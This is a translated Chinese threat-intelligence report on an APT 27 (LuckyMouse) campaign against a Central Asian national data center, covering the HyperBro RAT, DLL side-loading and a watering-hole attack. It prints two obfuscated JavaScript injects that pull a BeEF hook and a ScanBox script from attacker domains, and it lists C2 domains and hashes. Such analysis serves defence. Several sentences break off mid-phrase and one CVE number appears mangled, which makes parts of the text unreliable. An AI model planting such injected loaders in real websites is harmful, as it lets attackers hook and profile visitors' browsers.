APT 27攻击中亚政府数据中心，发起国家级水坑攻击

angel010 / 2018-06-17 15:58:35 / 浏览数 4086 技术文章 技术文章 顶(0) 踩(0)

简介

2018年3月，研究人员检测到攻击中亚国家数据中心的活动，该活动自2017年秋开始。攻击者会获取政府数据中心的访问权限，而且这种访问权限会被滥用，比如在政府官

运营者使用HyperBro木马作为最后一阶段内存内远程管理工具（remote administration tool，RAT）。这些模块的时间戳从2017年12月到2018年1月之间都有。反检测工具和解压器使用Metasploit的shikata_ga_nai编码器作为LZNT1压缩。

Kaspersky实验室检测到的样本有Trojan.Win32.Generic，Trojan-Downloader.Win32.Upatre和Backdoor.Win32.HyperBro。


运营者

根据攻击活动所使用的工具和技术，研究人员认为该攻击活动与中国的APT组织LuckyMouse（APT 27）有关。另外， C2域名update.iaacstudio [.] com在之前的攻击活动中使用过。本次攻击活动中发现的工具， HyperBro Trojan，经常被各种讲中文的攻击者使用。


恶意软件传播方式

针对数据中心的攻击中使用的初始感染向量尚不清楚。即使我们观察到LuckyMouse使用带有CVE-2017-118822（Microsoft Office公式编辑器，自2017年12月以来被讲中文的攻击者广泛使用）的武器化文档，我们也无法证明它们与此特定攻击有关。攻击者可能使用水坑来感染数据中心员工。

此攻击中使用的主要C2是bbs.sonypsps [.] com，它解析的IP地址属于乌克兰ISP网络，为使用固件版本6.34.4（2016年3月起）的Mikrotik路由器，SMBv1处于开启状态。我们怀疑此路由器是作为攻击的一部分被黑[.] com域名在GoDaddy上于2017-05-05更新，有效期至2019-03-13。




```
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 7024
Content-Type: text/html
Date: Fri, 23 Mar 2018 07:34:37 GMT
Expires: 0
```




MikrotikSMB

```
SMB Status
Authentication: disabled
SMB Version: 1
Capabilities: large-files,nt-smb,nt-status,nt-find
```


2017年3月，Wikileaks发布了一个名为ChimayRed的影响Mikrotik的漏洞的详细信息。但是，根据文档，它不适用于高于6.30的固件版本。该路由器使用的版本为6.34。从2017年11月中旬开始，受感染的数据中心中就有一些HyperBro的痕迹。此后不久，该国不同的用户开始被重定向到恶意域名update.iaacstudio [.]com。这些事件表明，感染HyperBro的数据中心和水坑攻击已连成一线。

恶意软件行为



反检测阶段。不同的颜色显示三个释放的模块：合法应用程序（蓝色），启动程序（绿色）和解压缩程序与木马（红色）
初始模块会释放三种典型的讲中文攻击者的文件：用于DLL侧载的合法Symantec
pcAnywhere（IntgStat.exe），.dll启动程序（pcalocalresloader.dll）和最后一个阶段的解压缩程序（thumb.db）。作为所有这些步骤的结果，最后阶段的木马被注入到

使用臭名昭著的Metasploit的shikata_ga_nai编码器混淆的启动模块对于所有释放器都是一样的。生成的去混淆代码执行典型的侧加载：它将内存中的pcAnywhere镜像修改

这个Metasploit的编码器混淆了启动程序代码的最后部分，启动代码解析必要的API并将thumb.db映射到同一进程的（pcAnywhere）内存中。映射的thumb.db中的第一条

水坑攻击

这些网站遭到入侵，将访问者重定向到ScanBox和BEeF。这些重定向是通过添加两个使用类似于Dean Edwards的工具混淆的恶意脚本来实现的。

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a
)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){whil
e(c--)d[e(c)]=k[c]||e(c);k=[function(e){return
d[e]}];e=function(){return'\\\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new
RegExp('\\\\b'+e(c)+'\\\\b','g'),k[c]);return
p;}('2.4(\\'6\\')[0].7(2.9(\\'3\\')).5=\\'d://a-f.e:g/b.8/c/?1\\';',17,17,'||doc
ument|script|getElementsByTagName|src|head|appendChild||createElement|windows|sc
anv1|i|https|tk|updata|443'.split('|'),0,{}))

eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a
)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){whil
e(c--)d[e(c)]=k[c]||e(c);k=[function(e){return
d[e]}];e=function(){return'\\\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new
RegExp('\\\\b'+e(c)+'\\\\b','g'),k[c]);return p;}('4.5(\\'<0
3="1://2-9.a:8/6.7"></0>\\');',11,11,'script|https|google|src|document|write|hoo
k|js|443|updata|tk'.split('|'),0,{}))
```

图 遭到入侵的政府网页上的脚本

用户被重定向到BEeF实例https://google-updata [.] tk:443/hook.js 以及一个空的ScanBox实例https://windows-updata [.] tk:443 /scanv1.8
/i/?1，响应了一小段JavaScript代码。

总结

LuckyMouse最近非常活跃。这个活动的TTP对于说中文的攻击者来说非常普遍，他们通常会为RAT（HyperBro）提供新的壳（本例中使用了shikata_ga_nai保护的启动程序

最不寻常和有趣的一点是目标，因为国家数据中心是一种宝贵的数据来源，所以也可能被滥用来危害官方网站。另一个有趣的地方是Mikrotik路由器，我们认为它是专门因这

IoC

Droppers
22CBE2B0F1EF3F2B18B4C5AED6D7BB79
0D0320878946A73749111E6C94BF1525

Launcher
ac337bd5f6f18b8fe009e45d65a2b09b

HyperBro in-memory Trojan
04dece2662f648f619d9c0377a7ba7c0

Domains and IPs
bbs.sonypsps[.]com
update.iaacstudio[.]com
wh0am1.itbaydns[.]com
google-updata[.]tk
windows-updata[.]tk

https://securelist.com/luckymouse-hits-national-data-center/86083/
https://www.bleepingcomputer.com/news/security/chinese-cyber-espionage-group-hacked-government-data-center/